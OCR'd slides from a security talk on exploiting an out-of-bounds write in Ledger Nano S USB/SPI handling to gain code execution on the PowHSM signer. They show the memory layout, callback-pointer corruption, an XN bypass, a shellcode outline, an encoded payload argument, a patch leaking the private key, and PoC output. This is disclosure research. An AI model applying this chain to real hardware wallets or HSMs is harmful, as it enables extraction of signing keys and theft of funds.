
HSM Security

Exploitation of USB over SPI bug

Sergei Volokitin





HSM security









TPM

Purpose

- Cryptographic key generation
- Secure key storage
- Sign/Verify
- Tamper evident/resistant




PowHSM solution

- Specific use case for RSK blockchain solution
- HSM is based on Ledger Nano S device
- Software only modification
- Implements custom UI and Signer APP
- Relies on Ledger device security
 - PowHSM is uses the old version of the device FW 1.3.1



Ledger Nano S










Ledger Nano S internals





Ledger Nano S design






Attacker model





Attacker model





PowHSM code

```
149
150
151
         static void main loop() {
152
             volatile unsigned int rtx = 0;
153
154
             while (!hsm exit requested()) {
155
                 if (!do_io_exchange(&rtx))
156
                     continue;
157
                 rtx = hsm process apdu(rtx);
158
159
160
```

```
32
         typedef enum {
33
             // Signing-related
34
             INS SIGN = 0 \times 02.
35
             INS GET PUBLIC KEY = 0 \times 04,
36
             // Misc
37
             RSK IS ONBOARD = 0 \times 06,
38
             RSK_MODE_CMD = 0 \times 43,
39
             // Advance blockchain and blockchain state
41
42
             INS ADVANCE = 0 \times 10,
             INS ADVANCE PARAMS = 0 \times 11,
43
             INS_GET_STATE = 0 \times 20,
44
45
             INS RESET STATE = 0 \times 21,
46
             INS UPD ANCESTOR = 0 \times 30,
47
             // Attestation
             INS ATTESTATION = 0 \times 50,
             INS HEARTBEAT = 0 \times 60,
50
51
52
             // Exit
              INS EXIT = 0xff,
         } apdu instruction t;
54
55
```



Previous audit findings

3 Table of Findings

For each finding, NCC Group uses a composite risk score that takes into account the severity of the risk, application's exposure and user population, technical difficulty of exploitation, and other factors.

Title	Status	ID	Risk
Inconsistent Threshold Signature Validation Criteria	Fixed	6PU	Low
Potentially Unsafe Exception Handling	Fixed	AP2	Low
Block Number Validation in Blockchain State Update Does Not Match Documentation	Fixed	2GR	Low
Failure to Validate Signer Authorizer Array Size May Lead to Out-of-Bound Memory Access	Fixed	W4M	Low
Onboarding State May Not Be Correctly Tracked	Fixed	7DB	Low
Flash Memory Endurance Considerations	Fixed	4GK	Info



PowHSM attack paths

The critical components for the code:


- PIN verification
- Authentication state checks
- Transaction parsing
- Transaction state
- ...




PowHSM attack paths

The critical components for the code:

- PIN verification
- Authentication state checks
- Transaction parsing
- Transaction state
- •



usb_ep_xfer_event()





usb_ep_xfer_event()

```
Pseudocode-A
                                          Pseudocode-B
                                                              O Hex View-1
      IDA View-A
       void io seproxyhal handle usb ep xfer event()
         switch ( G io seproxyhal spi buffer[4] )
           case 1u:
             USBD LL SetupStage(&USBD Device, &G io seproxyhal spi buffer[6]);
             break;
           case 2u:
             USBD LL DataInStage(&USBD Device, G io seproxyhal spi buffer[3] & 0x7F, &G io seproxyhal spi buffer[6]);
 0 10
             break:
   11
           case 4u:
             G io usb ep xfer len[G io seproxyhal spi buffer[3] & 0x7F] = G io seproxyhal spi buffer[5];
 0 12
 0 13
             USBD LL DataOutStage(&USBD Device, G io seproxyhal spi buffer[3] & 0x7F, &G io seproxyhal spi buffer[6]);
 0 14
             break:
   15
 • 16 }
                                  .bss:20002015 G io usb ep xfer len % 7
                                                                                     ; DATA XREF: io seproxyhal get ep rx size+E↓o
                                   .bss:20002015
                                                                                     ; .text:off C0D08744↓o ...
                                   .bss:2000201C
                                                              EXPORT G_io_apdu_state
                                  .bss:2000201C ; volatile io apdu state e G io apdu state
                                  .bss:2000201C G io apdu state % 1
                                                                                     ; DATA XREF: io seproxyhal init+Alo
                                  .bss:2000201C
                                                                                     ; io seproxyhal init+E+w ...
                                  .bss:2000201D
                                                               ALIGN 2
                                  .bss:2000201E
                                                              EXPORT G io apdu offset
                                  .bss:2000201E ; volatile unsigned int16 G io apdu offset
                                  .bss:2000201E G io apdu offset % 2
                                                                                     ; DATA XREF: io seproxyhal init+10↓o
                                  .bss:2000201E
                                                                                     ; io seproxyhal init+124w ...
A HEXPLOT
                                   .bss:20002020
                                                               EXPORT G io apdu length
```

15

The bug

Global data out of bounds write of 128 bytes

To do list:

- ☐ Find how to trigger the bug
- ☐ Find what to corrupt

....

☐ Present exploitation of trivial BOF at Hexacon


0x00000000 Flash 0x00100000 Singer App RAM 0x20000000 . . . Signer RAM


0xffffffff



Trigger the bug









The corruption

```
bss:20002015 G io usb ep xfer len % 7
                             EXPORT G io apdu state
.bss:2000201C ; volatile io_apdu_state_e G_io_apdu_state
bss:2000201C G_io_apdu_state % 1
                                                     ; DATA XREF: io seproxyhal init+A+o
                                                     : io seproxyhal init+E+w ...
bss:2000201E
                             EXPORT G io apdu offset
.bss:2000201E ; volatile unsigned int16 G io apdu offset
.bss:2000201E G_io_apdu_offset % 2
                                                     : DATA XREF: io seproxyhal init+104o
                                                     ; io seproxyhal init+124w ...
bss:20002020
                             EXPORT G io apdu length
bss:20002020; volatile unsigned __int16 G_io_apdu_length
.bss:20002020 G_io_apdu_length % 2
                                                     : DATA XREF: io seproxyhal init+144o
bss:20002020
                                                     ; io_seproxyhal_init+164w ...
                             EXPORT G io apdu seq
.bss:20002022 ; volatile unsigned __int16 G_io_apdu_seq
.bss:20002022 G io apdu seg % 2
                                                     ; DATA XREF: ic seproxyhal init+184o
                                                     ; io seproxyhal init+IA+w ...
                             EXPORT G bagl last touched not released component
.bss:20002024 ; bag1_element_t "volatile G_bag1_last_touched_not_released_component
.bss:20002024 5 bagl last touched not released component % 4
                                                     ; DATA XREF: io seproxyhal init uxio
bss:20002028
                             EXPORT G button mask
.bss:20002028 ; volatile unsigned int G button mask
.bss:20002028 G button mask % 4
                                                     ; DATA XREF: io_seproxyhal_init_buttonlo
                                                     ; io_seproxyhal_init_button+4\w ...
bss:2000202C
                             EXPORT G button same mask counter
.bss:2000202C ; volatile unsigned int G button same mask counter
bss:2000202C G button same mask counter % 4
                                                     : DATA XREF: io seproxyhal init button+6+o
.bss:20002030 ; const rlp callbacks t *rlp callbacks
.bss:20002030 rlp callbacks % 4
                                                     ; DATA XREF: rlp start+A+o
                                                       rlp start+C+w
bss:20002034 rlp_ctx_ptr % 1
                                                     ; DATA XREF: rlp start+E40
.bss:20002034
                                                     ; rlp start+124w ...
.bss:20002035
bss:20002036 ; rlp_ctx_t rlp_ctx[6]
.bss:20002036 rlp_ctx
                             rlp ctx t <?>
                                                     ; DATA XREF: rlp start+144o
                                                     ; .text:off_C0D09C2C4o ...
bss:20002036
                             rlp_ctx_t <?>
bss:20002036
                             rlp_ctx_t <?>
                             rlp ctx t <?>
                             rlp_ctx_t <?>
bss:20002036
                             rlp ctx t <?>
.bss:2000205A
.bss:2000205C : uint8 t *rlo frame start
```

```
// Struct grouping all callbacks
typedef struct {
    rlp_start_cb_t bytearray_start;
    rlp_chunk_cb_t bytearray_chunk;
    rlp_end_cb_t bytearray_end;
    rlp_start_cb_t list_start;
    rlp_end_cb_t list_end;
} rlp callbacks t;
```

```
.bss:20002030 ; const rlp_callbacks t *rlp_callbacks .bss:20002030 rlp_callbacks % 4 ; DATA XREF: rlp_start+A4o .bss:20002030 ; rlp_start+C4w ...
```

XN bypass

- SE uses an MPU
- App RAM is not executable

Two issues in Ledger Nano S:

- Persistent data is in the same region in flash as the code
- nvm_write syscall allows the app writing to its code



The exploit

Code 113 Bytes

```
* Initialize blockchain state.
void bc init state() {
    if (!N bc state.initialized) {
       NVM_RESET(&N_bc_state, sizeof(N_bc_state));
       NVM WRITE(N bc state.best block, INITIAL BLOCK HASH, HASH SIZE);
       NVM WRITE(N bc state.newest valid block, INITIAL BLOCK HASH, HASH SIZE);
        uint8 t t = 1;
       NVM WRITE(&N bc state.initialized, &t, sizeof(t));
```

```
typedef struct {
    uint8_t best_block[HASH_SIZE];
    uint8_t newest_valid_block[HASH_SIZE];
    uint8 t ancestor block[HASH SIZE];
    uint8_t ancestor_receipt_root[HASH_SIZE];
    uint8_t last_auth_signed_btc_tx_hash[HASH_SIZE];
    uint8_t initialized;
} bc_state_t;
```


```
347
348
         * State updates to perform on partial sucess.
349
         */
350
        static void bc adv partial success() {
351
            HSTORE(bc st updating.next expected block, aux bc st.prev parent hash);
352
            SAFE MEMMOVE(bc st updating.total difficulty,
353
                         sizeof(bc st updating.total difficulty),
                         MEMMOVE ZERO OFFSET
```

1 ./ledger/build/build-signer 0x034932220348044b00b5984700bd00bf841f00206e401300514c130000000000 0x11223344 testnet

Unwrat

The shellcode

- 32 bytes of the shellcode
- Thumb mode up to 16 instructions
- Shellcode:
 - Set SRC to SPI buffer
 - Set DST to flash code of the app
 - Call nvm_write syscall





The exploit

```
BEGIN_TRY {
    TRY {
        // Derive and init private key
        os_perso_derive_node_bip32(CX_CURVE_256K1,
                                   path,
                                   path length,
                                   (unsigned char*)private key data,
        cx ecdsa init private key(CX CURVE 256K1,
                                  (unsigned char*)private key data,
                                  KEY LEN,
                                  (cx ecfp private key t*)&private key);
        // Cleanup private key data
        explicit bzero((void*)private key data, sizeof(private key data));
        // Derive public key
        cx ecfp generate pair(CX CURVE 256K1,
                              (cx ecfp public key t*)&public key,
                              (cx_ecfp_private_key_t*)&private_key,
        // Cleanup private key
        explicit_bzero((void*)&private_key, sizeof(private_key));
        // Output the public key
        pubkey size = public key.W len;
        SAFE MEMMOVE(dest,
                     dest size,
                    MEMMOVE ZERO OFFSET,
                     (void*)public key.W,
                    public_key.W_len,
                    MEMMOVE ZERO OFFSET,
                    public key.W len,
                     { pubkey size = DO PUBKEY ERROR; })
        // Cleanup public key
```




```
BEGIN_TRY {
   TRY {
        // Derive and init private key
        os perso derive node bip32(CX CURVE 256K1,
                                   path,
                                   path length,
                                   (unsigned char*)private key data,
        cx ecdsa init private key(CX CURVE 256K1,
                                  (unsigned char*)private key data,
                                  KEY LEN,
                                  (cx_ecfp_private_key_t*)&private_key);
        // Cleanup private key data
        pubkey_size = public_key.w_len; 32;
        SAFE_MEMMOVE(dest,
                     dest size,
                    MEMMOVE ZERO OFFSET,
                    (void*)public_key.W,
                                             private_key
                     public_key.W_len,
                     MEMMOVE_ZERO_OFFSET,
                     public key.W len,
                    { pubkey_size = DO_PUBKEY_ERROR; })
        // Cleanup public key
```

The PoC

```
419000
                             C:\Windows\System3Z\cmd.exe
                              PoC #2 -- Persistent arbitrary code execution for private key recovery
                               Start transaction to have rip calibacks pointer initialize
                             HID => 80100301e251da1804b2a8dc1d2f7d8084c213964b0846b0db3a86b6c1a60ba09ac80633eb
                              Overwrite the rlp_callbacks pointer programmatically triggering the SPI buffer overflow
                             [*] Trigger the bug to get code exec
                             ID <= 0fc50fdcbfdb7f4b583089dd2ada00ae99fdf8bdd6142ece4812c82158fb5d5b6a99</p>
                             File "pyPoC_corruption_to_code_execution.py", line 141, in <module>
                             File "pyPoC corruption to code execution.py", line 47, in get_public key
                             result - dongle.exchange(bytearray.fromhex(cmd))

File "C:\Program Files\Python38\lib\site-packages\ledgerblue\comm.py", line 151, in exchange
raise CommException("Invalid status %04x (%5)" % (sw. possibleCause), sw. response)
                              dgerblue.commException.CommException: Exception : Invalid status 6a99 (Unknown reason)
                             \Users\Sergei\VirtualBox VMs\ubuntu_server_sf\PoC_signer_code_exec>
     <= 0fc50fdcbfdb7f4b583089dd2ada00ae99fdf8bdd6142ece4812c82158fb5d5b6a99</p>
```





Original Ledger IO code in 2016

```
void io seproxyhal handle usb ep xfer event(void) {
            switch(G io seproxyhal spi buffer[4]) {
   102
             case SEPROXYHAL_TAG_USB_EP_XFER_SETUP:
   103 +
               // assume length of setup packet, and that it is on endpoint 0
   104 +
               USBD LL SetupStage(&USBD Device, &G io seproxyhal spi buffer[6]);
   105 +
               break:
   106 +
   107
             case SEPROXYHAL_TAG_USB_EP_XFER_IN:
              USBD_LL_DataInStage(&USBD_Device, G_io_seproxyhal_spi_buffer[3]&0x7F, &G_io_seproxyhal_spi_buffer[6]);
   108 +
   109 +
               break;
   110 +
             case SEPROXYHAL TAG USB EP XFER OUT:
   111 +
   112 +
               // saved just in case it is needed ...
               G_io_usb_ep_xfer_len[G_io_seproxyhal_spi_buffer[3]&0x7F] = G_io_seproxyhal_spi_buffer[5];
   113 +
   114 +
               USBD_LL_DataOutStage(&USBD_Device, G_io_seproxyhal_spi_buffer[3]&0x7F, &G_io_seproxyhal_spi_buffer[6]);
   115 +
               break;
   116 +
   117 +
111
                   case SEPROXYHAL TAG USB EP XFER OUT:
                      // saved just in case it is needed ...
112
                      G_io_usb_ep_xfer_len[G_io_seproxyhal_spi_buffer[3]&0x7F] = G_io_seproxyhal_spi_buffer[5];
113
```





